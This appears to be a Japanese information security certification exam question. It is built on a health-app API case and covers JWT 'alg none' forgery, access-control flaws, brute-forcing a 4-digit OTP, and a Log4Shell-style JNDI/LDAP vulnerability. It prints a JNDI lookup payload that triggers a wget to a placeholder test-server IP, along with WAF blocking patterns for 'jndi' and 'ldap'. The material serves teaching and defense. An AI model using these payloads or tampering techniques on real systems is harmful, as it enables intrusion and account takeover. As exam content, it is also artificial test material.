問1　APIセキュリティに関する次の記述を読んで，設問に答えよ。

G社は，ヘルスケアサービス新興企業である。利用者が食事，体重などを入力して，そのデータを管理したり，健康リスクの判定や食事メニューのアドバイスを受けたりできるサービス（以下，サービスYという）を計画している。具体的には，クラウドサービス上にサービスY用のシステム（以下，Sシステムという）を構築して，G社が既に開発しているスマートフォン専用アプリケーションプログラム（以下，G社スマホアプリという）からアクセスする。Sシステムの要件を図1に示す。

要件1：利用者が入力したデータを蓄積する。 要件2：蓄積したデータを機械学習で学習し，その結果を利用して健康リスクの判定や食事メニューのアドバイスを利用者に提供する。 要件3：利用者のステータス（以下，利用者ステータスという）として，“有償利用者”と“無償利用者”を定義する。有償利用者の場合，全ての機能を利用できる。無償利用者の場合，機能の利用に一部制限がある。 要件4：可能な限り，既存のサービスやライブラリを使って構築する。

図1　Sシステムの要件（抜粋）

G社は，Sシステムの構築をITベンダーF社に委託した。F社との協議の結果，クラウドサービスプロバイダE社のクラウドサービス上にSシステムを構築する方針にした。

〔APIの設計〕


Sシステムには，将来的には他社が提供するスマートフォン専用アプリケーションプログラムからもアクセスすることを想定し，RESTful API方式のAPI（以下，SシステムのAPIをS-APIという）を用意する。RESTful APIの設計原則の一つにセッション管理を行わないという性質がある。この性質を［　a　］という。

E社が提供するクラウドサービスのサービス一覧を表1に，サービスYのシステム構成を図2に，S-API呼出し時の動作概要を図3に，S-APIの仕様を表2に，Sシステムの仕様を図4に，それぞれ示す。

表１　E 社が提供するクラウドサービスのサービス一覧（抜粋）

サービス名	サービス概要
サービス K	API ゲートウェイサービスである。当該サービスは，API へのリクエストを受信し，その内容に基づき，サービス L を呼び出す。
サービス L	イベント駆動型のコンピューティングサービスである。サービス K からの呼出しがあったとき，又は指定された日時に，事前に定義された処理を実行する。また，外部サービスと連携する。
サービス M	マネージド型のデータベースサービスである。
サービス N	マネージド型の WAF サービスである。サービス K が受信した API へのリクエストを検査して，許可・検知・遮断を行う。

注記　S システムの構築時点では，サービス N を導入しない計画である。



注記　サービス K 及びサービス L からインターネットへの通信は許可されている。

図２　サービス Y のシステム構成

G 社スマホアプリから S-API が呼び出された場合の動作は次のとおりである。
・S-API が呼び出されると，S-API へのリクエストは，サービス K が一元的に受ける。サービス K は，そのリクエスト内容に基づき，サービス L を呼び出す。サービス L は，事前に定義された処理を実行してレスポンスをサービス K に返し，サービス K は，G 社スマホアプリにレスポンスを返す。
・サービス L では，データベースのデータの読取り又は書込みが必要な場合は，事前に定義された処理からサービス M を呼び出す。

図３　S-API 呼出し時の動作概要（抜粋）

表 2　S-API の仕様（抜粋）

API 名	概要	メソッド	パラメータ
認証 API	・利用者 ID とパスワードを検証する。 ・利用者 ID とパスワードが事前に登録されたものと一致した場合，毎回ランダムに生成される数字 4 桁の文字列（以下，文字列 X という）を，事前に登録されたメールアドレスに送信する。 ・一致しなかった場合，“認証失敗”となる。	POST	mid（利用者 ID） pass（パスワード）
	・利用者の G 社スマホアプリから受信した利用者 ID と数字 4 桁の文字列を検証する。 ・G 社スマホアプリから受信した文字列が文字列 X と一致した場合，“認証成功”と判定し，JSON Web Token（以下，JWT という）を発行して JWT を含むレスポンスを返す。 ・文字列 X を生成してから 10 分以内に“認証成功”とならなかった場合，“認証失敗”となる。	POST	mid（利用者 ID） otp（G 社スマホアプリから受信した文字列）
利用者 API	・利用者情報を取得，更新する。 ・F 社が既に開発済みの利用者管理共通ライブラリ（以下，共通モジュール P という）を利用する。共通モジュール P，及び共通モジュール P を呼び出す処理（以下，P 呼出し処理という）は，サービス L に定義されており，利用者ステータスの管理にも利用される。共通モジュール P は，サービス M を呼び出して，次の処理を行う。 - GET メソッドが使われた場合，パラメータ mid で指定された利用者 ID にひも付く利用者情報を含むレスポンスを返す。 - PUT メソッドが使われた場合，パラメータ mid で指定された利用者 ID にひも付く利用者情報を更新する。	GET	mid（利用者 ID）
		PUT	mid（利用者 ID） name（名前） age（年齢）

注記　S システムは，表中のパラメータのほか，HTTP リクエストのヘッダに含まれる情報を用いて処理を行う。

〔JWT を利用したアクセス〕

・JWT は，“ヘッダ”，“ペイロード”，“署名”の 3 種類の要素から構成されており，各要素は base64url でエンコードされ，“.（ドット）”で結合されている。
　ヘッダ：署名の作成の際に使用するアルゴリズムが指定される。
　ペイロード：利用者 ID，有効期限などが含まれる。
　署名：ヘッダに指定されたアルゴリズムとシステムが生成したシークレットを使用し，ヘッダとペイロードに対する署名が作成される。
・S システムでは，JWT の管理に，F 社が開発した JWT 管理ライブラリ（以下，ライブラリ Q という）を利用する。
・S システムから発行された JWT は，G 社スマホアプリに保存される。G 社スマホアプリは，HTTP リクエスト内の Authorization ヘッダに Bearer スキームと JWT を設定し，S システムに送信する。S システムは，受信した JWT をライブラリ Q に渡す。ライブラリ Q は，JWT 内のヘッダに指定されたアルゴリズムに基づいて JWT を検証する。JWT 内の署名を検証した後，ペイロードに含まれた利用者 ID を確認して利用者を識別し，必要な情報を含めてレスポンスを返す。
・JWT を利用したアクセスは，ペイロードに含まれた有効期限まで許可される。

〔有償利用者に対する課金方法〕

・課金には外部の課金サービスを利用する。

〔機械学習による学習と判定・アドバイス〕

・健康リスクの判定や食事メニューのアドバイスを行うため，外部の機械学習サービスを学習と分析に利用する。
・機械学習による学習は，日次バッチ処理で実現する。サービス L に定義された処理を午前 1 時に起動して，サービス M からデータを取り出し，外部の機械学習サービスにデータを入力する。
・G 社スマホアプリから S-API の一つである健康リスク判定 API，食事推奨 API が呼び出された場合，サービス L に定義された処理が外部の機械学習サービスを呼び出して，判定・アドバイスを取得する。

図 4　S システムの仕様（抜粋）

〔脆弱(ぜい)性診断の結果〕

S システムの構築が進み全ての機能を動作確認できたので，G 社で S システムのセキュリティを担当する R さんが，セキュリティベンダーである U 社に脆弱性診断（以下，診断という）を依頼した。U 社による診断レポートを表 3 に示す。

表3　U社による診断レポート（抜粋）

項番	名称	対象API	脆弱性
1	JWT 改ざんによるなりすまし	全体	JWT に指定された利用者 ID を利用してデータが取得，更新されるので，ヘッダとペイロードを改ざんした JWT を送信すると，他の利用者へのなりすましが可能である。
2	アクセスコントロールの不備A	利用者API	パラメータ mid に他の利用者 ID を指定すると，他の利用者 ID にひも付く利用者情報を取得，改変できてしまう。
3	アクセスコントロールの不備B	利用者API	利用者 API で利用者情報を更新する場合，“paid” という値を設定したパラメータ “status” を追加して送信すると，利用者ステータスを無償利用者から有償利用者に改変できてしまう。
4	2 要素認証の突破	認証API	総当たり攻撃によって，文字列 X を使った認証メカニズムを突破できる。1 秒間に 10 回試行する総当たり攻撃を行った場合，文字列 X の検証において，平均的な認証成功までの時間は［ b ］秒になり，突破される可能性が高い。

表3の項番1について，U社のセキュリティコンサルタントで情報処理安全確保支援士（登録セキスペ）のZ氏は，次のように説明した。

・認証APIで，利用者ID“user01”での認証が成功した後，診断中に発行されたJWTのデコード結果は，表4のとおりであった。

表4　JWTのデコード結果（抜粋）

ヘッダ	ペイロード

{
"alg": "RS256",
（省略）
}
	{
	"user": "user01",
	"iat": 1713059329,
	"exp": 1713664129,
	（省略）
	}

・ここで，表4中の“RS256”の代わりに“NONE”を指定し，“user01”を他の利用者IDに改ざんしたJWTを送信したところ，改ざんしたJWTの検証が成功し，他の利用者へのなりすましができた。

項番2～4についても説明を受けた後，G社は，表3の脆弱性を分析し，対策について，F社，U社を交えて検討した。

Rさんが取りまとめた脆弱性の分析と対策案を表5に示す。

表5　脆弱性の分析と対策案

表3の項番	分析	対策案
1	（省略）	①ライブラリQを修正する。
2	（省略）	②P呼出し処理に処理を追加する。
3	利用者APIの仕様には，パラメータ“status”の指定について定義されていない。一方，実装は，指定されたパラメータを検証せず全て［ c ］に送信していた。ここで，送信内容を改ざんしてパラメータ“status”を追加してリクエストを送信すると，［ c ］は利用者ステータスを変更できる。	プログラムの修正で対応する。
4	（省略）	次の対策を実施する。 - ［ d ］を実装する。そのしきい値は10とする。 - 突破される可能性を十分に低減するために，文字列Xを数字6桁に変更する。

全ての対応が完了した後，試用モニターを対象に，サービスYの提供を開始した。

〔セキュリティの強化〕

G社は，試用モニターへのサービスYの提供期間中に，インシデント対応に必要なログの取得方法を検討することになり，F社と協議した。

F社によれば，ログ取得モジュールを実装するには時間が掛かるが，ログ取得モジュールを実装しなくても，サービスNを導入することによって，通信ログを取得できるという。

サービスNにおけるWAFルールの記述形式を図5に示す。

```
・ルールは，[検証対象]，[パターン]及び[動作]の三つを1行に記述する。
・[検証対象]には，次のいずれかを指定する。
    GET       ：GETメソッドのパラメータの値を検証対象とする。
    POST      ：POSTメソッドのパラメータの値を検証対象とする。
    PUT       ：PUTメソッドのパラメータの値を検証対象とする。
    ANY       ：全てのメソッドのパラメータの値を検証対象とする。
    Header    ：全てのヘッダの値を検証対象とする。
    COOKIE    ：cookieの値を検証対象とする。
    Multipart：Multipart/form-dataのフィールドの値を検証対象とする。
・[パターン]には，次の要素で構成される正規表現を指定する。
    ^         ：文字列の先頭とマッチする。
    ¥W        ：任意の非英数字とマッチする。
    x|y       ：x又はyとマッチする。
    (x|y)z    ：xz又はyzとマッチする。
    [xyz]     ：x，y又はzのいずれかにマッチする。
    .         ：任意の文字とマッチする。
    ¥.        ：“.”とマッチする。
    *         ：直前の要素の0回以上の繰返しにマッチする。
・[動作]には，次のいずれかを指定する。
    許可：通信を通過させ，ログに記録しない。
    検知：通信を通過させ，ログに記録し，管理者にアラートを送信する。
    遮断：通信を遮断し，ログに記録し，管理者にアラートを送信する。
```

図5　サービスNにおけるWAFルールの記述形式

Rさんは，サービスNのSシステムへの導入を責任者に提案し，承認を得た。サービスNの導入完了後，サービスYの提供を開始した。

〔新たな脆弱性への対応〕

数週間後，ライブラリHというオープンソースのライブラリに脆弱性Vという脆弱性があることが公表された。Rさんは，脆弱性Vについての関連情報を図6のように取りまとめた。

・ライブラリ H は，非常に多くのシステムで利用されており，既に脆弱性 V が攻撃に悪用されている事例が報告されている。
・脆弱性 V が存在するサーバ（以下，攻撃対象サーバという）への攻撃の流れを次に示す。
(1) 攻撃者は，事前に攻撃用 LDAP サーバと攻撃用 HTTP サーバを準備する。
(2) 攻撃者は，実行したいコマンド（以下，コマンド C という）を base64 でエンコードした文字列を含む，攻撃用 LDAP サーバに送信する LDAP リクエスト（以下，LDAP リクエスト W という）を作成する。その後，LDAP リクエスト W を含み，脆弱性 V を悪用する JNDI Lookup（Java Naming and Directory Interface Lookup）を行う攻撃コードを準備する。
(3) 準備した攻撃コードを HTTP リクエストの x-api-version ヘッダの値として指定した HTTP リクエストを攻撃対象サーバに送信する。
(4) 攻撃対象サーバは，HTTP リクエストを受信すると，攻撃コードを実行する。攻撃コードの JNDI Lookup を実行し，LDAP リクエスト W を攻撃用 LDAP サーバに送信する。
(5) 攻撃用 LDAP サーバは，LDAP リクエスト W から，コマンド C を base64 でエンコードした文字列を取り出し，デコードしてコマンド C を取り出す。コマンド C を実行させる Java クラスファイル（以下，J ファイルという）を自動生成し，攻撃用 HTTP サーバに配置する。攻撃用 HTTP サーバは，J ファイルが配置された攻撃用 HTTP サーバの URL（以下，URL-J という）を攻撃用 LDAP サーバに伝える。
(6) 攻撃用 LDAP サーバは，URL-J を LDAP レスポンスに記載して攻撃対象サーバに返す。
(7) 攻撃対象サーバは，受信した LDAP レスポンスに記載された URL-J にアクセスし，J ファイルをダウンロードして，コマンド C を実行する。
・脆弱性 V の CVSS v3.1 に基づいた基本値は 9.8 と高く，早急な対応が推奨されている。しかし，現時点において，ライブラリ H の公式 Web サイトでは，脆弱性 V を修正したバージョンや暫定対策は提供されていない。
・G 社は S システムでライブラリ H を利用しているかを F 社に問い合わせているが，S システムの構成を詳細に分析しなければならず，回答まで時間が掛かるとのことである。
・E 社は，脆弱性 V を悪用した攻撃を検知するために，サービス N における WAF ルールを現在開発中であるが，悪用パターンが多岐にわたることから，網羅性のある WAF ルールの提供には最大で 72 時間掛かると発表している。

図 6　脆弱性 V についての関連情報（抜粋）

R さんは，脆弱性 V への対応方針を Z 氏に相談した。Z 氏は，F 社の回答を待ってからの対応では遅いので，システムに影響を与えない検証コードを S システムに対して実行し，外部から脆弱性 V を悪用できるか検証するよう提案した。R さんは，Z 氏の協力の下，図 7 に示す手順で検証を実施した。

(1) 攻撃用 LDAP サーバと攻撃用 HTTP サーバを兼ねたサーバ（以下，テストサーバという）を構築する。
(2) 図 8 に示す検証コードを作成する。
(3) ③図 8 で指定したコマンドが実行されたことを確認する仕組みをテストサーバに実装する。
(4) 検証コードを HTTP リクエスト中に指定して S システムに送信する。

図 7　R さんが実施した検証手順

```
${jndi:ldap://a2.b2.c2.d2:1389/Command/Base64/d2dldCBodHRwOi8vYTIuYjIuYzIuZDIvaW5kZXgu
aHRtbA==}
```

注記１　a2.b2.c2.d2 は，R さんがテストサーバに割り当てた IP アドレスである。

注記２　d2dldCBodHRwOi8vYTIuYjIuYzIuZDIvaW5kZXguaHRtbA==のデコード結果は，wget http://a2.b2.c2.d2/index.html である。これは，コマンド C に相当する。

図８　作成した検証コード

検証の結果，外部から脆弱性 V を悪用できることが確認できた。この結果を踏まえて，R さんは，脆弱性 V を悪用する攻撃に備え，E 社から WAF ルールが提供されるまでの間，現在判明している悪用パターンに対応可能な暫定的な WAF ルールで攻撃を遮断することにした。

R さんが考えた WAF ルールの案を表６に示す。

表６　WAF ルールの案

ルール	検証対象	パターン	動作
1	e	¥Wjndi¥W	遮断
2	f	¥Wldap¥W	遮断

R さんは，例えば“ jnDI ”のように大文字・小文字を入れ替える手口によって，ルール１と２それぞれで，案のパターンを回避する方法があることに気付いた。④このような手口にも対応できるように案を変更した。その後，変更後の案の確認を Z 氏に依頼した。

Z 氏は，⑤本番運用開始後の一定期間においては，WAF ルールの動作には“検知”を設定して，サービス Y が今までどおり利用できるかを確認することを助言した。R さんは，Z 氏の助言を踏まえて，WAF ルールを設定した。

後日，S システムでは，ライブラリ H を利用しているとの回答が F 社からあった。また，E 社からサービス N における WAF ルールが提供された。その後，脆弱性 V を修正したバージョンがライブラリ H の公式 Web サイトで配布され，S システム内のライブラリ H のバージョンを最新にすることで，脆弱性 V への対応が完了した。

設問１　本文中の［　a　］に入れる適切な字句を答えよ。

設問２　〔脆弱性診断の結果〕について答えよ。

(1)　表3中の［　b　］に入れる適切な数値を，小数点以下を四捨五入して，整数で答えよ。

(2)　表5中の下線①について，修正後のライブラリQで行うJWTの検証では，どのようなデータに対してどのような検証を行うか。検証対象となるデータと検証の内容を，それぞれ20字以内で答えよ。

(3)　表5中の下線②について，P呼出し処理に追加すべき処理を，40字以内で具体的に答えよ。

(4)　表5中の［　c　］に入れる適切な字句を，表2中の用語で答えよ。

(5)　表5中の［　d　］に入れる適切な処理内容を，30字以内で答えよ。

設問３　〔新たな脆弱性への対応〕について答えよ。

(1)　図7中の下線③について，テストサーバに実装する仕組みを，35字以内で具体的に答えよ。

(2)　表6中の［　e　］，［　f　］に入れる適切な字句を，図5中から選び答えよ。

(3)　本文中の下線④の変更後の案について，表6中のルール1に記述すべきパターンを，図5の記述形式で答えよ。

(4)　本文中の下線⑤について，WAFルールの動作に“遮断”ではなく“検知”を設定することによる利点と，“検知”に設定した際に被害を最小化するために実施すべき内容を，それぞれ25字以内で答えよ。